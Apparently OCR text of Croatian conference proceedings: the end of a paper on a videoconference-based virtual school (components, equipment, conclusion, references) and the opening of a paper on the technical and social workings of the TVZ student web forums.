Sva predavanja ostaju sačuvana na školskom poslužitelju tako da su učenici u mogućnosti pregledavati po želji predavanja i nakon videokonferencijske nastave.

Provjera znanja kao važna komponenta škole mogla bi se odvijati razgovorom putem videokonferencije (usporedba s klasičnom školom je ispitivanje "pred pločom"), a pismene provjere znanja se također mogu održavati kao u klasičnoj školi s razlikom da je ispit oblikovan kao web dokument, odnosno dokument koji je oblikovan u jednom od gotovih programa koji se nalaze na Internetu (Quizmaker programi) ili kao samostalno programirani ispiti u programima poput C++, Authorware…

Važno je napomenuti da je znanje potrebno temeljiti na informacijskoj pismenosti, drugim riječima potrebno je provjeru znanja provoditi u kombinaciji s nastavnim sredstvima (udžbenici, knjige, internetski izvori) gdje nestaje "opasnost od prepisivanja" pošto učenici moraju osim činjeničnog znanja imati znanje upotrebe literature i Interneta, a ispitna pitanja je potrebno oblikovati tako da odgovor nije moguće pronaći u samo jednom izvoru znanja. Podsjetimo li da je činjenično znanje samo jedna spoznajna domena znanja prema Bloom-u, dolazimo do spoznaje da je i veliki broj klasičnih školskih ispita u današnjoj školi nedostano, odnosno ne obrazuje učenike u smjeru koji vodi informacijskoj pismenosti.

V. KOMPONENTE ŠKOLE

Virtualna škola bi osim potreba koje zadovoljava realna škola trebala sadržavati i elemente koji se u realnoj školi promatraju u drugom planu, odnosno koji su sekundarni sadržaji, a u virtualnoj školi oni postaju neizostavni dijelovi škole. To su: Web stranica, E-mail , repozitorij nastavnih materijala i sadržaja, digitalni školski imenik, arhiva predavanja, whiteboard, listići/kvizovi, materijali i udžbenici u digitalnom i klasičnom obliku.

Ukoliko pretpostavimo da klasičnu školu čine učenici, učitelji i školski sadržaji kao što su razredi i školska knjižnica, prevedeno u virtualni svijet ponovno dobivamo učenike i učitelje, ali u ovom svijetu možemo dobiti i „pomagače" učitelja (virtualne agente/virtualne pedagoge), edukativne igre, "online" kvizove i radne listiće za provjeru i samoprovjeru znanja, opće informacije o školi, nastavi i nastavnim temama dostupne 24 sata dnevno te mogućnost snimanja i pohrane održanih predavanja tako da su učenici u mogućnosti "odgledati" sat ponovno nakon videokonferencijskog sata budu li imali potrebe za ponavljanjem nekog sadržaja.

Škola bi trebala imati i prilagođen nastavni plan i program koji se zbog prirode IC tehnologije razlikuje od programa u "realnoj" školi, ali ipak mora biti u skladu s propisanim nastavnim planom i programom, odnosno nastavnim kurikulumom propisanim od nadležnog Ministarstva.

Školska knjižnica ne mora biti samo knjižnica jer nam se u računalnom svijetu otvara mogućnost pohrane i prezentacije ne samo knjiga, već i filmova, glazbe, slika, fotografija, karata...ukratko svega što nam pomaže u nastavnom procesu i što koristimo na nastavi u razredu. Drugim riječima moguće nam je oblikovati repozitorij nastavnog sadržaja i nastavnih materijala koji bi sadržavao digitalnu biblioteku, videoteku, audioteku, fototeku, mape, ilustracije, pojmovnik, enciklopedije, arhive predavanja, a sve to s mogućnošću proširenja na nove sadržaje koji su stalno i besplatno ponuđeni na korištenje.[11]


Sve nastavne materijale potrebno je preraditi za ovakav oblik nastave što iziskuje dosta vremena zbog velike količine materijala koji treba digitalizirati ili uz predložak klasičnih nastavnih materijala osmisliti i proizvesti nove materijale, ali kada se jednom uspostavi osnovni repozitorij, nadopuna novim materijalima može postati jednostavna, a zamjena s novim nastavnim sadržajima postaje moguća mnogo češće nego što je to slučaj u klasičnoj školi s tiskanim materijalima. Time se otvara mogućnost kvalitetnijeg pristupa učeniku i novim nastavnim sadržajima, a time i individualnom napretku učenika.

VI. OPREMA E-ŠKOLE

Računalna oprema škole ne bi trebala biti zahtjevna. Možemo govoriti o potpuno samostalnom sustavu gdje škola ima nezavisnu hardversko-softversku strukturu, odnosno rad škole i videokonferencija se oslanjaju na vlastiti informatičko/informacijski sustav, a školu je potrebno opremiti s računalnom opremom koja nije zahtjevna, prije bi se moglo reći da pripada u prosječnu kućnu računalnu opremu.

U ovom slučaju oprema škole je sljedeća: radno ("nastavničko") računalo za rad, poslužitelj za pohranu i

prijenos podataka, računalo za pohranu biblioteke, kvizova, udžbenika, pohranu održanih predavanja i ostalog sličnog materijala u elektroničkom obliku, skener, dva monitora, tipkovnica, miš, kamere, zvučnici, mikrofon, tablet s olovkom za pisanje Mousepen ili Easypen.[12]




Slika 1: Školska hardverska oprema koja je potrebna za vođenje nastave

VII. UČENIČKA OPREMA ZA PRAĆENJE NASTAVE E-ŠKOLE

Kao što je prije rečeno, učenička oprema za praćenje nastave ne bi smjela biti niti skuplja, niti zahtjevnija od prosječne računalne opreme koja se nalazi u većini kućanstava, a moguća dodatna oprema bi se trebala odnositi na manje dodatke koji ne bi smjeli pretjerano opterećivati financije korisnika, odnosno roditelja učenika.

Učenička oprema za praćenje nastave trebala bi sadržavati: računalo, tipkovnicu, miš, monitor, printer, web kamera, mikrofon, zvučnici, tablet (Mousepen, Easypen ili slično pomagalo), potreban softver koji učenici imaju u svakodnevnoj upotrebi kao što su Internet pretraživači, ili besplatni programi koji omogućuju praćenje nastave.



Slika 2: Učenička hardverska oprema koja je potrebna za praćenje nastave

Softverski alati i programi potrebni za pripremu i održavanje nastave su uobičajeni programi i alati koji se nalaze u osnovnom Microsoft Office, Open Office ili nekom drugom paketu, a to su program za obradu teksta, slike, izradu prezentacija, program za obradu fotografije, zvuka ili filma, čitanje i izradu PDF dokumenata i videokonferencijski softver.

Sustav i učitelji moraju učenicima pružiti kvalitetu komunikacije koja je osnova svakog kvalitetnog odgojno-obrazovnog sustava, istu ili bolju nego što je uobičajena u klasičnoj školi.

Navedeni razlozi nameću pitanje veličine „razreda“ ovakve škole, a obzirom na to da manje učenika u razredu omogućava kvalitetniju komunikaciju s učenicima, lakše napredovanje i bolji uvid u učenikov rad, smatram da bi u istovremenoj komunikaciji, odnosno razredu trebalo biti do pet učenika. Istovremeno, istraživanja pokazuju da je učenje putem računala zamornije i da se lakše gubi koncentracija za praćenje nastave, a manji razred omogućuje posvećivanje više pozornosti svakom učeniku čime učenici ostaju motiviraniji.

Učitelj mora imati mogućnost vidjeti i čuti (audio, vizualno i pismenim putem) odnosno komunicirati pojedinačno i skupno sa svim učenicima istovremeno ili u odvojenim vremenima, sinkrono i asinhrono, zatim treba imati mogućnost određivati učenika koji će govoriti, a da ga ostali učenici čuju i vide, ali i da mogu pratiti njegovo izlaganje putem Whiteboarda, odnosno uvida u radni stol njegovog računala. Ovaj postupak bi u stvari trebao mijenjati klasičnu komunikaciju razgovora s jednim učenikom u klasičnom razredu, odnosno razgovora s učenikom „pred pločom“.[9]

ZAKLJUČAK

Današnji pristup školovanju općenito, a pogotovo školovanje putem stolnog videokonferencijskog sustava kakav je predviđen u ovom radu, osim prilagođenog samog nastavnog procesa i nastavnih materijala, iziskuje i prilagodbu temeljnih znanosti kao što su pedagogija, psihologija i metodika koje su, iako slične radu u klasičnom okruženju, ipak u nekoj mjeri izmijenjene zbog same prirode medija što znači da bi se u bliskoj budućnosti mogle razviti potpuno nove grane znanosti ili same samostalne znanosti koje su u današnjem svijetu nepoznanica. Neke od tih grana znanosti se u svijetu već i proučavaju u obliku pedagogije medija odnosno medijske pedagogije koja proučava odnos edukacije i novih medija općenito, ali za sada se još uvijek takvi predmeti kod nas ne poučavaju u redovnoj sveučilišnoj nastavi, a ukoliko smo usvojili termine e-učenje ili e-škola, uskoro bismo mogli usvojiti i termine e-pedagogija, e-metodika, e-psihologija.

Važno je osmisliti sustav, a tehnika ukoliko već ne postoji, biti će napravljena. U budućnosti bi se više trebalo pozabaviti edukacijom, radnim sadržajima, e-metodikom i ostalim segmentima školstva.

Drugim riječima, prvotna zamisao rada bila je obrada, odnosno oblikovanje škole s informatičke strane, ali tijekom razrade došao sam do zaključka da je u stvari informatička strana e-škole manje zahtjevna, odnosno programi i aplikacije koji su već postojeći i u upotrebi dovoljno su dobri, razvijeni i upotrebljivi za e-školu, ali s odgojno-obrazovne strane potrebnije je znanstveni rad usmjeriti ka proučavanju i prilagodbi te shvaćanju školstva u novom obliku, virtualnom svijetu koji koliko god bio sličan realnom svijetu, ipak ima velike razlike naspram klasičnog poimanja nastave i školstva.

Rad je obrađen kao opis škole koja zasigurno ne može zamijeniti „živi“ kontakt učenika i učitelja, već kao razrada školskog sustava koji dolazi do izražaja ukoliko ne postoji mogućnost „žive“ škole, a kako je ovo jedan od rijetkih radova u našoj zemlji koji se bavi ovakvim oblikom virtualne škole putem stolnog videokonferencijskog sustava, rad može biti poticaj za razradu i prihvaćanje ovakvog načina školovanja.

Isto tako sam naišao na pravno-birokratske prepreke koje bi u stvari trebale omogućavati napredak ovakvih projekata, ali isti ti propisi otežavaju ili čak onemogućuju rad ovakvog ili sličnog oblika škole što znači da bi i sa zakonodavne strane trebalo napraviti izmjene koje bi bile korisne za razvoj školstva i omogućavanje školovanja onima kojima je iz bilo kojeg razloga onemogućeno pohađanje redovne nastave u klasičnim školama na Hrvatskom književnom jeziku i s propisanim Nastavnim planom i programom koji je izdalo Ministarstvo.

LITERATURA

[1] Garrison, D. R. and Anderson, T.;E-Learning in 21st Century,RoutledgeFalmer,Taylor & Francis Group,Londaon and NewYork,2003,

[2] Hirtz, S.;Education for a Digital World: Advice, Guidelines, and Effective Practice from Around the Globe, BCcampus and Commonwealth of Learning,Vancouver,2008,

[3] Bozeman, W. C.;Educational technology : best practices from America's schools,Eye On Education,Larchmont,1999,

[4] Palloff, M. R. and Pratt, K.;The Virtual Student - A Profile and Guide to Working with Online Learners,John Wiley & Sons,Inc,989 Market Street,San Francisco,CA 94103-1741,2003,

[5] Dumančić, M., Gregurić, M, and Šimović, V.;Evaluation of Blended Learning Program Developed at the Faculty of Teacher Education ,2nd International Conference on Advances and System Research,2,ECNSI,ECNSI,Zagreb,2008,

[6] Holcombe, D.;The eLearning Guild's Handbook on synchronous e-Learning,The eLearning Guild,375 E Street,Suite 200 Santa Rosa,CA 95404,2007,

[7] Adelsberger, H. H, Bick, M., and Pawlowski, J. M.;The Essen Learning Model A Step Towards a Standard Model of Learning Processes,Information Systems for Production and Operations Management,University of Essen, Germany,2006,

[8] Taylor, C. J.;The Future of Learning - Learning for the Future: Shaping the Transition,2001,

[9] Hall, D.;The ICT handbook for primary teachers : a guide for students and professionals,Taylor & Francis ,New York,2010,

[10] Stevens, D. and Ritter, J.;The online learning handbook,2001,

[11] Pea, Roy, Tinker, Robert, Linn, Marcia, Means, Barbara, Bransford, John, Roschelle, Jeremy, Hsi, Sherry, Brophy, Sean, and Songer, Nancy;Toward a Learning Technologies knowledge network,Educational Technology Research and Development,47,2,18-6-1999,

[12] Anderson, T. and Elloumi, F;Theory and Practice of Online Learning,Athabasca University Canadas open University,2006,

Tehnički i socijalni pogledi na web forume, na primjeru foruma TVZ-a

Lidija Tepeš Golubić, Josip Kolarec
Tehničko veleučilište u Zagrebu/Informatičko računarski odjel, Zagreb, Hrvatska
Tehničko veleučilište u Zagrebu/Informatičko računarski odjel, Zagreb, Hrvatska
ltepes2@tvz.hr, jkolarec1@tvz.hr

Sažetak - U ovom radu želimo pokazati kako pojam forum nemoguće smjestiti i promatrati unutar jedne znanstvene discipline. Istraživanje u nastavku temelji se na presijeku tehničkih i socijalnih disciplina, budući da su Internetski forumi sami po sebi stvoreni su za dvosmjernu komunikaciju između korisnika. Komunikacija na forumima bitno ovisi kako o tehničkim predispozicijama foruma tako i o osobama koje forum vode, administratorima i moderatorima. Istraživanje za ovaj rad proveli smo forumu od studentskog zbora TVZ-a (forum.sztvz.hr) koji bi trebao biti središnje mjesto za razmjenu podataka između profesora i studenata. Kroz rad želimo naglasiti da web 2.0 tehnologija nije „potopila" forume, već im je dala novi uzlet i novu dimenziju. Kroz presjek foruma studenskog zbora TVZ-a želimo naglasiti kako je bitno da sve karike u nekoj zajednici moraju biti svjesne svoje uloge jer u protivnom može doći do odbojnog pristupa prema tehnologiji za komunikaciji u toj zajednici. Ovim radom želimo ukazati na činjenicu kako informacijska i komunikacijska tehnologija, putem koje se odvija dvosmjerna komunikacija, ima značajno mjesto i u tehničkim zajednicama jer su i one podložne odbijanju.

I. UVOD

Nagli porast upotrebe Interneta početkom 90tih godina prošlog stoljeća označava početak ekspanzije globalne komunikacije. Internet omogućava komunikaciju, stvaralaštvo i širenje novih znanja, pri čemu se pomiču granice onoga što se smatra vlastitim okruženjem [1]. Omogućava nam čitanje multimedijalnih dokumenata koji u sebi sadrže slike, tekst, glazbu, video, približio se malom čovjeku, kako bi mu olakšao svakodnevni život na razne načine, od jednostavnije poslovne komunikacije, pa sve do razonode. Kako se Internet širio tako su se i „apetiti" njegovih korisnika rasli. U početku grupne komunikacije na webu stvorile su se mailing liste, te News grupe koje su omogućavale korisniku da dok nije prisutan na Internetu sudjeluje u grupnim raspravama. Kako se telekomunikacijske infrastruktura i računalna tehnologija počela razvijati tako su se počele razvijati nove mogućnosti (ISDN). 1994 godine osnovana je World Wide Web Consortium (W3C), koji od tada kreira i održava WWW standarde koje se još nazivaju W3C preporuke. Te godine nastaju forumi preporukom W3C organizacije.

Forumi se temelje na raznim CMS (engl. Content management system) platformama. CMS sustav moguće je implementirati u bilo koji dizajn ili/i gotovu web stranicu. Korisniku omogućava automatizaciju prilikom promjene ili postavljanja sadržaja na Internet, odnosno umetanje i uređivanje sadržaja web stranica. Na tržištu se mogu pronaći komercijalni i besplatni CMS sustavi za upravljanje forumima. Najkorišteniji među njima su PHPBB, SMF, vBulletin. CMS povezuje grafičko sučelje s bazom podataka pomoću koje se upravlja na forumima. Dvije su vrste CMS-a kojega možemo naći na tržištu: slobodni i licencirani. Softver je slobodan ako zadovoljava sljedeće kriterije (Stallmanova podijela [2]):

- sloboda korištenja programa u bilo koju svrhu
- sloboda proučavanja načina na koje softver radi i prilagodbe na vlastite potrebe (nužan uvjet za to je pristup izvornom kodu)
- sloboda redistribucije kopija kako bi se moglo pomoći susjedu
- sloboda usavršavanja programa i javnog objavljivanja vlastitih poboljšanja u svrhu dobrobiti čitave zajednice (nužan uvjet za to je pristup izvornom kodu).

Navedeni sustavi služe za što lakše autoriziranje korisnika, za lakše praćenje novih tema na forumu, omogućuju indirektnu i direktnu komunikaciju među korisnicima. Pod indirektnu komunikacijom smatramo neke mogućnosti pojedinih CMS sustava, Mogućnost korisnika da izraze svoje trenutno stanje pored svog naziva profila, također omogućava drugim korisnicima da podrže ili da pokude drugog sudionika foruma bez pisanja teksta (pomoću pozitivnih i negativnih karma bodova, ili putem tipke THANKS), na taj način članovi mogu steći reputaciju pouzdanosti na nekom forumu.

Namjera ovog istraživanja nije bila napraviti digitalnu razdjelnicu između pojedinaca koji imaju i nemaju pristup informatičkoj opremi i na taj način kao rješenje našeg problema ponuditi rješenje putem uobičajenog pristupa gdje se digitalne razdjelnice svodi na statističko prebrojavanje osoba koje imaju pristup tehnologijama (Mason i Hacker [3]), u našem slučaju pristupa Internetu. Iz razloga što smo pretpostavili da svaki student informatike na TVZ-u može pristupiti Internetu na raznim lokacijama našeg veleučilištu.

Ovo se istraživanje temelji na metodologiji znanstvenika Van Dijka i Hackera iz razloga što su pokazali da gornja navedena metodologija daje tek ograničen opis problema „odbojnog" pristupa prema tehnologijama.

II. FORUM U DANAŠNJEM SVIJETU

Društvo u kojemu danas živimo često se naziva i „Internetskim" društvom. Zašto? Možemo promatrati koliko se poslova odnosno komunikacije odvija putem Interneta, od slanja obične elektronične pošte, pa sve do udaljenog upravljanja velikim industrijskim sustavima. Sve brži način života Upućuje nas na korištenje Interneta

pa se tako i privatna komunikacija odvija preko besplatnih društvenih mreža umjesto personalne komunikacije.

Nekada su stari stanovnici Rima svoj svakodnevni život provodili na trgovima (forumima), gdje su mogli slobodno izraziti svoje stavove i raspravljati o njima. Upućuje nas na korištenje Interneta pa se tako i privatna komunikacija. Web forumi su mjesta gdje svaki korisnik foruma može iznijeti svoje mišljenje o nekoj temi, ali pritom pazeći da ne povrijedi drugog sudionika rasprave, kao i da ne prekrši neke osnovne oblike međuljudske komunikacije. Forumi kao dio Interneta, ne bi smjeli zamjenjivati socijalnu ulogu društva, oni bi trebali poslužiti samo kao mjesto gdje ljudi mogu naći korisne podatke, ili činjenice koje bi mogle poslužiti za daljnju raspravu.

Nakon „nastajanja“ pojma Web 2.0 kojega su 2004. godine osmislili O'Reilly i Dougherty. Pojam Web 2.0 zapravo je samo ujedinio pojmove koji su nastali razvojem novih web servisa koji omogućuju korisniku da interaktivno uređuje i stvara sadržaj Internet stranice u svom Internet pregledniku. Tablica 1 prikazuje vezu između pojmova vezanih za Web 1.0 i Web 2.0. Također web 2.0 teži, odnosno želi stvoriti što interatktivniju virtualnu zajednicu od pojedinih internetskih stranica.

Iz tablice je vidljivo da se pojam „forum“ ne pojavljuje već se pojmovima navedenim u tablici može tumačiti internetski forum. Kada poželimo Internet forume pridodati pojmu starog (Web 1.0) ili novog (Web 2.0) možemo uočiti da to nije tako jednostavno iz razloga što Internet forumi sadržavaju značajke jednog i drugog „weba“ . Tako i sve daljnje podijele koje ćemo spomenuti u daljnjem radu ne možemo jasno definirati kroz samo jednu podjelu, odnosno ne možemo forume sagledavati samo iz jednog aspekta jer smatramo da proučavanje Internet foruma mora biti transdisciplinarno. Forume ćemo sagledat kroz njihov unutarnji presjek. Presjek foruma biti će prikazan kroz podjele po vidljivosti sadržaja, uloge korisnika te njihove socijalne odnose kroz koje tražimo problematiku ovog rada na temelju Van Dijakove i Hackerove metodologije.

Tablica 1 Usporedba Web 1.0 i Web 2.0 tehnologije

Web 1.0	Web 2.0
Čitanje	Pisanje
Tvrtke	Zajednica
Klijent-server	Peer to peer
HTML	XML
Osobne stranice	Blogovi
Predavanja	Konverzacija
Objavljivanje sadržaja	Dijeljenje i sudjelovanje u sadržaju
Encarta	Wikipedia

III. PODJELA FORUMA

Na Internetu nalazimo brojne forume. Neki portali sa vijestima omogućavaju komentiranje dnevnih novosti putem komentara ispod novinarskih članaka, koji su zapravo dio foruma, i kojima mogu pristupiti svi čitatelji tog portala što je direktna posljedica sa „upotrebom“ Web 2.0 tehnologije. Dok sa druge strane postoje forumi kojima ne možemo pristupiti bez prethodne registracije naših podataka, te stvaranje forumskog identiteta (proces registracije novih korisnika).

A. Podjela prema vidljivosti sadržaja

Forume možemo podijeliti u tri temeljne skupine: **javne** koji omogućavaju raspravu vidljivu svim posjetiteljima, **polu-javne** koji omogućavaju raspravu te čitanje foruma samo korisnicima tog foruma; a vanjski sudionici mogu samo čitati rasprave, te **privatne** u kojima nije niti moguće vidjeti otvorene rasprave.

Na prikazanim slikama zamjećujemo razliku u broju vidljivih kategorija na privatnim (a) i polu-javnim (b) forumima.

Naše istraživanje stručnog rada radili smo na primjeru polu-javnog foruma forum.stvz.hr koji radi na plaćenoj vBulletin tehnologiji, te foruma forum.tvzino.net koji se bazira na SMF-u koja je tehnologija otvorenog koda te u skladu sa tim njegovo korištenje je besplatno. Na našem veleučilištu točnije na smjeru informatike dogodio se jedan vrlo zanimljiv „fenomen“. Većina veleučilišta i sveučilišta okuplja svoje studente na službenim polu-javnim forumima, koji pružaju budućim,



a. Polu-javni forum



b. Privatni forum

te sadašnjim studentima razne za njih korisne informacije. Forumi u današnjem e-obrazovanju igraju sve veću ulogu jer mogu poslužiti za direktnu komunikaciju između profesora i studenta, zapravo putem foruma se postiže dvosmjerna komunikacija koja prema većini suvremenih istraživanja pridonosi stjecanje više znanja samom studentu. Forum TVZ-a je pod okriljem studenskog zbora, koji bi trebao na sebe preuzeti tu ulogu. No spletom različitih okolnosti poput hakerskih napada na forum koji su se dogodili te tako uništili postojeće baze podataka, koje su za sobom povukle tada aktivne rasprave na forumu. Pa sve do nemogućnosti prilagodbe foruma korisnicima koji su ujedno i studenti. Tako se dogodilo da se informatički dio foruma odcijepio u privatni forum održavan isključivo od strane studenata informatičkog smjera. Taj privatni forum kod registracije novih korisnika zahtijeva jedinstvene parametre popu jedinstvenog broja akademskog građanina koji će autentificirati studenta informatike na TVZ-u. Tako i mnogi drugi privatni forumi traže neki jedinstveni parametar za registraciju. Ovakve se stvari rade se iz jednostavnog razloga, da bi korisnici takvog foruma mogli nesmetano komunicirati sa svojim žargonom, te tako pojednostavili buduće rasprave.

B. Podjela prema otvorenosti koda (plaćeni i besplatni)

Hakerski napadi na forum forum.sztvz.hr namjerno smo naveli iz razloga što su se oni desili prije mnogo godina, te sa nakon toga opet zajednica obnovila ali samo u manjem obujmu. Taj napad je trajno sa foruma obrisao sve dosadašnje rasprave, članove, te razne materijale koji su se nalazili na njemu. Još uvijek u našem društvu stoji percepcija da je softver koji platimo sigurniji od besplatnog softvera. Kao što možemo vidjeti iz ovog primjera da plaćeni softver odnosno u našem slučaju licenca za CMS forume (vBulltetin) ne mora nužno i značiti najsigurniju i najbolju opciju zaštite.

U današnje vrijeme razlika između plaćenih i besplatnih CMS-a gotovo da i nema (u razmatranje smo uzeli vBulletin i SMF). Oba navedena CMS-a sadržavaju mnoštvo dodataka za unaprjeđenje foruma, mnoštvo alata da se korisnicima olakša rad na forumu. Usudio bi se napisati da je momentalno besplatni CMS bolji u smislu zaštite i prilagodbe foruma po mjeri određene zajednice.

Smatramo da bi studenski forumi trebali koristiti besplatne CMS-ove za foruma, iz razloga što takav pristup omogućuje da studenska zajednica stvori sebi neovisan sustav namijenjen samo za svoju upotrebu, te također iz razloga što bi se sredstva za plaćanje licence mogla iskoristiti u druge svrhe (svrhe promocije foruma, uzimanje boljeg jačeg i većeg servera).

C. Mane društvene mreže nad forumom

Dolazimo do pitanja zašto da koristimo besplatne CMS-ove kada su mogućnosti društvenih mreža (Web 2.0) daleko naprednije, na prvi pogled mogli bismo zaključiti da prelaze mogućnosti foruma. U našem razmatranju zaključili smo da prelazak naše zajednice, odnosno korištenje društvenih mreža stvara mnogo problema. Razmotrili smo društvenu mrežu Facebook (facebook.com). Prvi problem do kojega dolazimo je problem narušavanje privatnosti. Svaki korisnik na društvenoj mreži posjeduje neke osobne stvari (fotografije, statuse…) koje možda ne želi podijeliti sa ostalom zajednicom koja sa njime studira, a na društvenim mrežama ne postoji „potpuna“ privatnost, jer je zadatak društvenih mreža stvoriti zajednicu ljudi sa istim interesima. Sljedeći veliki problem događa se sa pohranjenim podacima koji su na toj društvenoj mreži, svi podaci, slike vlasništvo su te društvene mreže kada se nađu na njoj. Javlja se i problem kako napraviti sigurnosnu kopiju svih podataka i brzo i jednostavno se preseliti na neki drugi servis.

IV. KAKO INTERNET FORUM FUNKCIONIRA

Naše istraživanje temeljili smo na Van Dijkovoj i Hackerovoj [4] metodologiji koja navodi četiri razloga što informacijsku i komunikacijsku tehnologiju čini nepoželjnom među korisnicima:

1. Nedostatak osnovnoga digitalnog iskustva, odnosno mentalna prepreka koje uzrok može biti nedostatak zanimanja, strah od računala i neprivlačnost tehnologija.
2. Neposjedovanje računala i mrežnog pristupa, odnosio materijalna prepreka.
3. Nedostatak digitalnih vještina ili prepreka vještina uslijed nedovoljne lakoće korištenja tehnologija i nedostatka obrazovanja ili društvene potpore.
4. Nedostatak značajnijih prilika za korištenje ili prepreka korištenja

U nastavku ćemo prikazati zašto je neslužbeni forum (forum.tvzino.net) više posjećeniji od foruma studenskog zbora (forum.sztvz.hr). Radi lakšeg razumijevanje problematike objasniti ćemo sve slojeve od kojih se sastoji „život“ na navedenim forumima (proces registracije korisnika, tko su: administratori, moderatori, korisnici, rasprava).

A. Proces registracije

Kada se želimo priključiti nekom forumu, na način da možemo sudjelovati u raspravama, trebamo proći kroz proces registracije novih korisnika. Postupak pri kojemu moramo sebi odabrati nadimak (eng. nick) pod kojima ćemo objavljivati svoje komentare, zatim moramo unijeti svoju adresu elektroničke pošte (ona prvenstveno služi za slučaj da korisnik zaboravi lozinku, te zbog jednostavnosti određivanja koji budući članovi uopće mogu pristupiti procesu registracije (putem domene pošte)) te moramo pročitati i prihvatiti pravila foruma na kojega se registriramo. Ovakav postupak je nužan iz tri razloga:

1. Kako bi mogli iskoristili puni potencijal CMS aplikacije
2. Da bi bili u mogućnosti kontrolirali sadržaj i promet na forumu
3. U slučaju nekog incidenta (vrijeđanja drugih korisnika, neprimjereno ponašanje za forum…)

izolirali problematičnog korisnika koji bi mogao nanijeti štetu našoj zajednici.

Odabrani nadimak na forumu pruža svakom korisniku da bude anoniman, te da se tako osjeća sigurnije. Odnosno da korisnici mogu lakše iskoristiti mogućnost slobode govora bez ikakvih osuda u stvarnom (realnom) životu.

B. Administrator

Administrator foruma je osoba koja je pokrenula inicijativu za stvaranje nekog foruma. Ona se pobrinula za odabir najbolje CMS aplikacije koja će se prilagoditi potrebama zajednice. Administrator određuje početni izgled foruma, kao i početne grupe rasprava u kojima će ostali korisnici sudjelovati. Administrator odlučuje koji korisnici imaju pristup određenom sadržaju, to znači da svi korisnici ne moraju vidjeti sve teme za raspravu, te dolazimo da svi korisnici nemaju jednaka „prava“ na forumu. Upravo „prava“ pojedinog korisnika na forumu su najveći problem sa kojime se susreću administratori. Administratori ne mogu procijeniti koji korisnik može pružiti kvalitetniji sadržaj, a koji je došao nanijeti štetu toj zajednici.

Ovdje se postavlja pitanje gdje je nestalo građanstvo. Uz pojam građanina najčešće se vežu epiteti „dobri“, „aktivni“, „odgovorni“. Današnje Internetsko društvo sve više gubi navedene epitete te se sve više marginizira, odnosno građani su postali nevidljivi. Ako se građanin pojavi u obliku administratora koji želi svim korisnicima foruma pružiti jednake uvijete za slobodu govora to nije u mogućnosti napraviti objektivno jer svaki građanin, pa tako i administrator ima svoja moralna načela

Ako administrator uoči neki incident na forumu može na korisnika usmjeriti određene mjere kako bi on shvatio da takvo ponašanje nije prihvatljivo. Prilikom počinjenja incidenta korisnik se ne mora nužno udaljiti se foruma. Administrator može navesti i neke druge mjere koje mu dopušta CMS sustav da bi upozorio člana foruma da njegovo ponašanje nije u skladu sa pravilima ponašanje. Takve mjere mogu biti pismeno upozorenje putem privatne poruke, može biti zabrana pristupa određenoj temi sve do udaljavanje korisnika sa korisnika na određeno ili ne određeni vremenski period. Ovakve mjere ovise o mogućnostima prilagodbe CMS sustava (za tu namjeru bolji su besplatni sustavi iz razloga što su oni rađeni po mjeri zajednice).

Uloga administratora na nekom studenskom forumu gdje dolaze nove generacije (npr. novo upisana generacija brucoša) bila bi da njima osigura ravnopravnu raspravu u svim temama i to na način da na jednom mjestu (npr. iz arhive foruma) mogu pogledati ono što studente zanima iz prošlih generacija, te da napravi nove teme za nove generacije. U slučaju da se ne postupi kako je napisano može doći do organizacijskih problema otvaranja novih tema, odnsno dolazi do nemogućnosti moderiranja (prevelika količina rasprave, koju nisu pratili novi moderatori). Također korisnik gubi kreativnosti (želju) za sudjelovanje u tako velikim i neuređenim raspravama. Administrator se mora pobrinuti da novi korisnik foruma ima iste uvijete za raspravu kao i korisnici koji su se na forum registrirali prvih dana početka rada foruma.

U slučaju foruma forum.sztvz.hr, administratori nisu bili fleksibilni, što se tiče novih ideja za forum. Administratori foruma nisu dozvolili korisnicima da oni kažu kako je njima najpraktičnije i najpreglednije koristiti forum. Stoga je forum počeo gubiti na popularnosti među studentima. Sa druge strane dogodilo da si se studenti informatike međusobno organizirali bez studenskog zbora, što je za sobom povuklo neke pozitivne i negativne posljedice za tu zajednicu. Administratori navedenog foruma nisu vršili promociju foruma odnosno nisu upoznavali brucoše da forum postoji, a to je sve rezultiralo naglim padom broja novih komentara i izostanak novih korisnika.

Administratori su glavne karike u opstanku foruma, moraju biti što bolje upoznati sa situacijom na forumom ali je naprosto nemoguće da jedna osoba prati sve članove i sve otvorene rasprave. Oko takvih stvari administratoru pomažu moderatori.

C. Moderator

Kako u svakoj raspravi u kojoj sudjeluju barem dvije osobe sa različitim gledištima na moguće rješenje situacije, može doći do sukoba, te je potrebna jedna osoba koja će voditi (moderirati) raspravu u dobrom smjeru. Također ista situacija događa se na web forumima. Na forumima također postoje moderatori koji usmjeruju raspravu u konstruktivnom smjeru, te se brinu da nitko u toj raspravi ne bude zakinuti, uvrijeđen.

